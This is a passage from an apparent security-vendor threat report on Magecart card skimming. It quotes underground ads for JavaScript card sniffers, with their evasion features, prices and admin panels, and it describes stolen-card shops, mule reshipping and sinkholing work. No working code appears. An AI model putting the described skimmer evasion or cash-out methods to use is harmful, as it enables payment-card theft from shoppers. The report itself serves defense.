
Image 2: The actor advertises the panel with the English-language and Russian-language control setup.

Vendor No. 1 describes their credit card sniffer offering as follows (translated from Russian):

- *Works purely in JavaScript*
- *Cards are validated on the client (Luhn)*
- *RSA-2048 encryption of cards in the control panel*
- *User-Friendly interface to add new stores (your programmer doesn't even need access to server)*
- *Extensive manual for safe server set up*
- *Proxy PHP script*
- *Checks stores for other sniffers. Notifies you via jabber or telegram*
- *Extensive manual for programmers for checkers*
- *Autoscans netsparker. Is able to launch unlimited amount of copies of Netsparker*
- *List of clean VDS and VPS, which won't ban for scans and accept bitcoin*
- *Extensive manual for setting up VDS*
- *Checks for expiration date, Luhn, cvv right on server*
- *Can format all incoming data (Name starting with capital letters, cities, states)*
- *I will encrypt your JS for free using the top encryption from Caesar+*
- *The info from the stores is masked when sent, not via PHP script*
- *Logs IP and User Agent*
- *Duplicate use of cards don't create new entries*
- *Is not burned by AV*
- *No vulnerabilities (Yes, I checked)*
- *Free support and free updates*

II. Sniffer Toolkit Vendor No. 2

Another prolific underground vendor offers budget versions of credit card sniffers on the underground.




Quick Stat

Sites

3 All
0 Unsettings
3 New
2 disabled

Credit Cards

9 All
0 Unsettings
8 New



#	Number	Exp	CVV	Name	Country	State	City	Address	ZIP	Phone	Date	IP	Site		
11	21424234	23424/	1111	dsadas dsadsa My Name	United States	California		dssad dasadsdsa	sada		2018-08-13 05:50:15	::1	new.com	Info	Del
10	34243242	23424/	1111	dsadas dsadsa dsadsad sadad	United States	California		dssad dasadsdsa	sada		2018-08-13 05:49:41	::13	new.com	Info	Del
9	34243242	23424/	1111	dsadsa dsadsad sadad dsadas	United States	California		dssad dasadsdsa	sada		2018-08-13 05:41:31	::12	new.com	Info	Del
3	31231231231312	10/2020	123	First Name LastName	USA	NYC	New York	25Line	10000	91224553323	2018-08-13 00:00:00	8.8.8.8	example.com	Info	Del
7	31231231231312	10/2020	123	First Name LastName	USA	NYC	New York	25Line	10000	91224553323	2018-08-13 00:00:00	5.5.5.5	google.com	Info	Del
5	31231231231312	10/2020	123	First Name LastName	USA	NYC	New York	25Line	10000	91224553323	2018-08-12 00:00:00	1.1.1.1	example.com	Info	Del
8	31231231231312	10/2020	123	First Name LastName	USA	NYC	New York	25Line	10000	91224553323	2018-08-12 00:00:00	2.2.22.2	example.com	Info	Del
2	31231231231312	10/2020	123	First Name LastName	USA	NYC	New York	25Line	10000	91224553323	2018-08-08 00:00:00	127.0.0.1	google.com	Info	Del
4	31231231231312	10/2020	123	First Name LastName	USA	NYC	New York	25Line	10000	91224553323	2018-08-06 00:00:00	8.8.8.8	google.com	Info	Del

Image 3-4: The developer advertises the turnkey offering providing an intuitive panel on how to control compromise panels and derive credit card from the injected scripts

Vendor No. 2 advertises their offering as follows:

> *Sniffer is written in native JS, this is the first version of the product, updates are planned and will be.*
>
> *Description of the sniffer:*
>
> *1. Without jquery*
>
> *2. Addition of data (if the data is filled on several pages)*
>
> *Description of the panel:*
>
> *1. Homepage:*
>
> *Short statistics of sites and cards.*
>
> *2. The cards view page:*
>
> *Display a list of cards, with the ability to view all card information, delete cards.*
>
> *3. Settings:*
>
> *Settings of sites:*
>
> *Displays a list of sites that send data to the panel. In the configuration of the site, you can determine the type of data.*
>
> *Settings of users:*
>
> *Displays the list of users in the panel. The administrator can add / change/delete users.*
>
> *Additional users can be restricted to access to view data.*
>
> *A common user can only change the password and the name that are displayed in the panel.*
>
> *4. Export:*
>
> *The section is intended for export CC from the database.*
>
> *In the first version, the format of the export data is: num | exp_month | exp_year | cvv | name | country | state | city | address | zip | phone*

> *The following updates will include firstly filters for the cards view page,*
>
> *customizing your own export formats and adding additional filters.*
>
> *Adding graphs to the main page with other useful information.*
>
> *Disclaimer:*
>
> *In violation of the law of any country, all responsibility lies with the user*
>
> *Cost:*
>
> *$250 (the first 4 clients get a discount of $ 50, in case of writing a review)*
>
> *The updates described above are free for those who bought the first version. Next, the sale price will be $300.*

III. Sniffer Toolkit Vendor No. 3

The underground vendor advertises their offering as follows:


> *Sniffer is written in pure JS. It is intended to steal credit cards from website forms. Completely written from scratch:*
>
> *Sniffer:*
>
> - *Small code weight, pure JS without dependencies*
> - *Several methods of credit card stealing, including connection through jQuery and bypassing any possible website protection*
> - *Quiet mode of operation*
> - *Exfiltration of the stolen credit card data is done indirectly - through an image request*
> - *Simple encryption*
> - *Luhn*
> - *It is self-evident - work through the gate. There is an admin area where all the data is collected.*
> - *I'll help with the installation (except for the moment of inserting your resources - this I do not do.) I'll tell you how to insert one JS file, but I personally do not undertake it). I do not think that there will be any difficulties at all.*
>
> *The first 3 participants price tag $450 per package (JS + admin, gate + instructions)*
>
> *Further - $650 per package.*
>
> *Updates are of course free.*

IV. Sniffer Toolkit Vendor No. 4

Another prolific vendor offers the full credit card sniffer kit (known internally as “SnifFall”) for the base price of $5,000 USD offering extensive turnkey card sniffer functionality. It is notable that the developer does not participate in profit-sharing schemes, only selling the sniffer source code.

The actor advertises the kit as follows:

- *The JS code is rewritten: it does not affect “DOM” and does not hang events on the fields, it resets the activity when the browser console is open.*
- *Added sniffer manager controller for easy website*
- *The proxy settings is changed, if it does not give “file_get_contents, then sends curl Checker script for all incoming cards*
- *Exports of cards are checked on exports, cards are given in one format (month 7 - 07, year 2022 - 22 etc).*
- *Removes duplicate cards: if permanent customers buy one card in the shop, but the address changes, then all the old ones are deleted and only the new card is saved.*
- *One SQL and LFI bugs are fixed on php old versions which was in theory possible after authorization in the admin panel*
- *Captcha removed and extended session*
- *Update for those who have already bought the previous versions of $5,000 USD*
- *Collects cards without sending Ajax or WebSocket request. Clean Javascript and no jQuery.*



Settings

OLD PASSWORD

NEW PASSWORD

Information

How to edit "Field Recognition Settings"

Regexp is using to **recognize** fields from js sniffer and put it to right table column. This url **(https://regexr.com/)** can help you with checking your regexp.
Billing and **shipping** fields for detect addres type

Field Recognition Settings

CREDIT CARD [redacted]

CARD HOLDER [redacted]

EXP. MONTH [redacted]

EXP. YEAR [redacted]

CVV [redacted]

FIRST NAME first[redacted]

LAST NAME l[redacted]

COUNTRY [redacted]

STATE [redacted]

ADDRESS 1 [redacted]


ADDRESS 2 [redacted]

CITY [redacted]

ZIP [redacted]

TEL [redacted]

EMAIL [redacted]



Cards

ID	DATE	SITE	CARD	UA
1	2017-11-01 14:33:56	test.app	4111111111111111/05/2023 null	it/537.36 (KHTML, like Gecko) Chrome/62.0.3202.62 Safari/537.36

Full card log information

```
4111111111111111|null|05|2023|null|null|null|null|null|null|null|null|null|
null|192.168.10.1|Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.62
Safari/537.36|
```

Image 5-6: Previously known as "SniFFall," the sniffer offers various credit card skimming functionality with the embedded Javascript injection code generation functionality.


Sales of Stolen Credit Cards on Underground Shops

Another stage in the sale of compromised credit cards from such scripts includes the reselling of the data on underground credit card shops.

A large number of shops for compromised credit card information exist in the underground. The information sold by these shops varies and may include dumps (information skimmed from the magnetic stripe of a card) for in-store fraud schemes or cards (card number and associated information, also called CVV) for card-not-present (CNP) transactions, such as online purchases. Different tiers of shops are based on overall card validity, the newness of breaches, and the range of selection.

In cases involving credit card sniffers, criminals sell the stolen data through various credit card shops. In the cybercriminal underground, cards/CVV refers to the card number and associated information (in some cases, certain personal information is available). A CVV purchase generally includes:

- The payment card number
- CVV code
- Expiration date
- Cardholder name
- Address



Buy Cards

Filter

Base: Latest – **RUBELLA (FRESH SNIFFED CVV) 10.000 cards WORLD MIX, HIGH VALID 80-85%, uploaded 2018-04-30 (time for refunds: 15 minutes)**

(Any)

Country: United States other

(Any)

State:

(Any)

City:

(Any)

ZIP codes (one per line): □ Excluding

Bank:

(Any)

Card brand: Visa Mastercard AMEX

(Any)

Card level:

(Any)

Credit/debit: credit debit

(Any)

BINs (one or more per line): □ Excluding

Price (USD):

$ – $

Phone:

(Any)

DOB:


(Any)

SSN:

(Any)

E-mail:

(Any)



B#	BIN	Level	Country	State	City	ZIP	DOB	SSN	Email	Phone	Address	F. Name	Refundable?	Price	
[redacted]	[redacted]	Prepaid	United States	NJ	Morganville	07751 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	NH	Lisbon	03585 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	AL	Adamsville	35005 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	MO	Doniphan	63935 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	WV	Morgantown	26501 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	OH	Hamersville	45130 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	ME	Auburn	04210 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	KS	Ottawa	66067 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	AL	Scottsboro	35769 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	MA	East Falmouth	02536 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	NC	Asheboro	27205 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	PA	Telford	18969 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	IN	Osceola	46561 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	IN	Fishers	46038 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	IN	Decatur	46733 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒
[redacted]	[redacted]	Prepaid	United States	WA	Kennewick	99336 [–]	Yes	Yes	–	[redacted]	[redacted]	[redacted]	Yes	$15.00	🛒


Image 5: One underground shop routinely offers credit cards that can be filtered via various means.

Drop Projects: Effective Method of Mule-Handling and Shipping Goods from Credit Card Shops

In many cases, once the criminals procure stolen credit cards, they start mule (also called drop) recruitment with the subsequent shipping of stolen purchased goods to their destinations.

One common cashout scheme involves enlisting various residents willing to accept fraudulently purchased merchandise, many of whom are duped into believing that they work for a legitimate logistics firm.

Oftentimes recruited through employment websites, and in desperate need of supplemental income, many unsuspecting individuals fall for such criminal schemes, accepting an invitation to become a part-time reshipping agent with a flexible schedule and decent pay. Most of the time, after initial training and several successfully received packages, the firm will cease all communications with the reshipper, leaving them without the promised pay and having to deal with law enforcement. The cycle then repeats, with the fraudsters moving onto another unwitting victim.



Адреса

Вы можете добавить еще: 2
(для увеличения лимита свяжитесь с администратором)

Страна: United States

Адрес: Ellis P... [redacted] ...ia Street Compton CA 902..3 (Не проверен)

Ellis Pe [redacted] Street Compton CA 90220 (Не проверен)
Em.., [redacted] 27th street Jacksonville FL 32209 (Не проверен)
Debra Mo... [redacted] ave Bronx NY 10465 (Доступен)
Eternity J [redacted] 'e Ave Syracuse NY 13207 (Не проверен)
Gentle C. [redacted] Ave Erie PA 16510 (Доступен)
Rashayla Goo [redacted] a Ave, 2b Chicago ШД 60619 (Не проверен)

Добавлен	Автовозврат	Заканчивает	ус	Комментарий	Отправлений
03/02/16	07/02/16	22/02/16	ен		0

Image 6: The criminal provides panel access to the "Stuff Control Panel" tracking mules and their reshipment of stolen goods.

For example, to initiate the process, the fraudster has to reserve a shipping address and within 48 hours provide tracking information for an incoming package. In case of a failure to update the required information, the reservation is automatically canceled and address released to other users.

Reshipping rates are based on the value and liquidity of the items. The cost of a single received and forwarded package is $80 for most electronics, as well as LEGO toys, and $50 for anything deemed non-liquid or unpopular. Shipping costs to the final destination are not included and must be covered separately by providing a legitimate or grey (purchased with stolen credit card information) shipping label and acquired from a trusted seller. Prior to being shipped, all packages received within a single day may be consolidated into a single package for an additional $30.

Disruption of Magecart Activities

Because of the scale of the breaches that have occurred, it is just not feasible to reach out to every single victim within a sensible time of the compromise. For this reason, we focus on mitigation and disruption by taking over the domains used to inject skimmers to web pages or receive the stolen data.

This process of sinkholing is a standard solution to online threats and effectively kills off the ability of the operators/attackers to control their attack infrastructure. As we felt it was not our position to ingest this data, we partnered with two non-commercial organizations, AbuseCH and Shadowserver, which perform the sinkholing and reporting. We are merely a data provider; they do the heavy lifting.

We also partnered with them because they provide automated reporting to affected organizations. As an organization, you can sign up with Shadowserver to claim your IP space and domains to receive your own reporting on what they see in their datasets. These reporting services are free.

If you would like to sign up visit this page:
https://www.shadowserver.org/wiki/pmwiki.php/Involve/GetReportsOnYourNetwork

A Global Effort: We Need to Work Together

While RiskIQ has good insight into the Magecart groups and their operations, that doesn't mean we will be able to spot every instance and every attack. For this reason, we'd like to call on the industry and everyone who encounters these attacks to help take it down. We can do this by continuously sinkholing and taking domains from the criminals behind it.

If you encounter domains associated with Magecart activities that are not sinkholed, or are not in our report, feel free to contact us and we will ensure these domains are taken down and sinkholed.

Conclusions

The lack of visibility by most organizations into their internet-facing attack surface means they're unaware of their vulnerabilities and if they've been breached. Today's e-commerce landscape is a fertile ground for magecart attacks, especially amongst the vast number of small and mid-sized online stores.

To combat the Magecart threat, e-commerce companies should practice general good security practices, but also perform additional integrity checking such as monitoring servers for any file modifications. RiskIQ monitors all resources on web pages to detect changes, both locally hosted or remote, so we can notify website owners as soon as tey occur.

As a consumer, given the scope of these breaches, there's a good chance your credit card number has been compromised. Consumers should get new cards from their bank and consider setting up additional verification steps on their payment accounts. Banks don’t always have two-factor authentification enabled by default, but bank customers can add a second step to their payment process in which they have to provide additional proof of identity. This way, even when a card is skimmed, payments cannot go through as the attackers cannot perform this second step of verification.

A Unique Approach to a Unique Threat

RiskIQ’s network of web crawlers, which crawls more than two billion web pages a day, views and interacts with websites from the perspective of a user. It’s this unique perspective that allows us to detect web-based attacks like Magecart while no one else can.

When crawling a page, RiskIQ maps its structure and breaks it down to its smallest elements. This data is captured and stored in our massive databases to provide a point-in-time snapshot of how a page appears and functions, including its javascript. With this reference, we can observe changes, such as the addition of a Magecart skimmer, as they happen. It’s this proprietary historical data that allowed us to amend the official timeline of the Ticketmaster attack and prove that the Magecart skimmer was live on Newegg’s website for over a month.

Our researchers direct RiskIQ’s crawlers with custom detection policies they write while hunting for Magecart and taking note of their skimmers’ unique Javascript signatures. From the petabytes of data these crawls collect, RiskIQ builds out static indexes including passive DNS, SSL certificates, host pairs (redirects), and web components. Pivoting on these data sets allows us to uncover Magecart’s tactics and identify victims. For example, our Components data set shows us all the sites running a third-party analytics script compromised by Magecart, and our Host Pairs dataset shows relationships between websites running the Magecart skimmer.

Visit the RiskIQ blog for more information on the Magecart threat.

Thank you

We'd like to thank the following individuals and organizations who have helped us during our research and mitigation of Magecart during the past three to four years.

Darren Spruell & William MacArthur

For the original 2015 research of Magecart once the skimmers started to appear and cataloging all of the information as well as naming the threat MO.

AbuseCH & Shadowserver

For helping to mitigate the Magecart infrastructure by performing sinkholing, automating reporting to affected organizations, and maintaining these datasets for law enforcement investigations. All of this work was done under a non-profit label, which shows a high level of dedication. Both of these organizations are unsung heroes of Magecart mitigation and have never taken public credit for their work.

Anonymous

There have been several researchers and individuals who, under the terms of anonymity, reached out to share information, give context, or offered help in other ways. While we cannot name you, please be aware that your help is greatly valued.

Indicators of Compromise (IOCs)

The list below denotes the IOCs for the different groups. After listing the IOCs per group, the full set of IOCs will also be listed as a single set. One thing to note is that we are only supplying domain name IOCs. The groups operate these domains on different subdomains and spread out over multiple IP addresses. IP addresses hold no value for detection because many groups rotate these en masse.

Because the majority of groups have a very expansive infrastructure, we will not be including the actual IOCs in this document. Instead, we will provide RiskIQ Community Projects which contain all the IOCs. The projects are public and no authentication is required to get these IOCs.

IOCs associated with Group 1 (and 2)

The list of IOCs provided is a combination of the drop servers as well as the injection servers; both can have overlap (a drop server functioning to deliver injections as well). Additionally, this list of IOCs contains the domains associated with the reshipping companies that were operated by this group

URL: https://community.riskiq.com/projects/44bd58f7-d24c-7092-7db4-0271bd4fc6c6

IOCs associated with Group 3

The list of IOCs provided is a combination of the drop servers as well as the injection servers; both can have overlap (a drop server functioning to deliver injections as well).

URL: https://community.riskiq.com/projects/48b09759-49f9-c1a9-d1bb-dee04ae6155e

IOCs associated with Group 4

The list of IOCs provided is a combination of the drop servers as well as the injection servers; both can have overlap (a drop server functioning to deliver injections as well).

URL: https://community.riskiq.com/projects/281cd3d6-96ab-9262-fb36-edb4d5bfaf37

IOCs associated with Group 5

The list of IOCs provided includes the drop servers used by this group because its MO is to abuse third-party services to add their skimmer code. For this reason, we do not have injection-server IOCs.

URL: https://community.riskiq.com/projects/33f9475f-c0c7-39f8-598a-11ec689b9d2b

IOCs associated with Group 6

The list of IOCs provided includes the drop servers used by this group because its MO is to add its skimmer directly into the payment process of their victims. For this reason, we do not have injection-server IOCs.

URL: https://community.riskiq.com/projects/bcc6e10d-c3e2-c9d8-8dde-c885b3ab173b

IOCs associated with Group 7

Sadly as Group 7 does not own its infrastructure we currently do not have IOCs to share. More importantly, the subsection on the skimmer for Group 7 contains information of what it looks like on pages; this information can be used to identify Group 7.

IOCs associated with Brand Impersonation Card Skimmer

The list of IOCs are domains hosting fake stores and the drop server along with hosting infrastructure to which skimmed card data is dropped.

URL: https://community.riskiq.com/projects/854679ea-9445-9582-2d88-56961073ae38

About RiskIQ

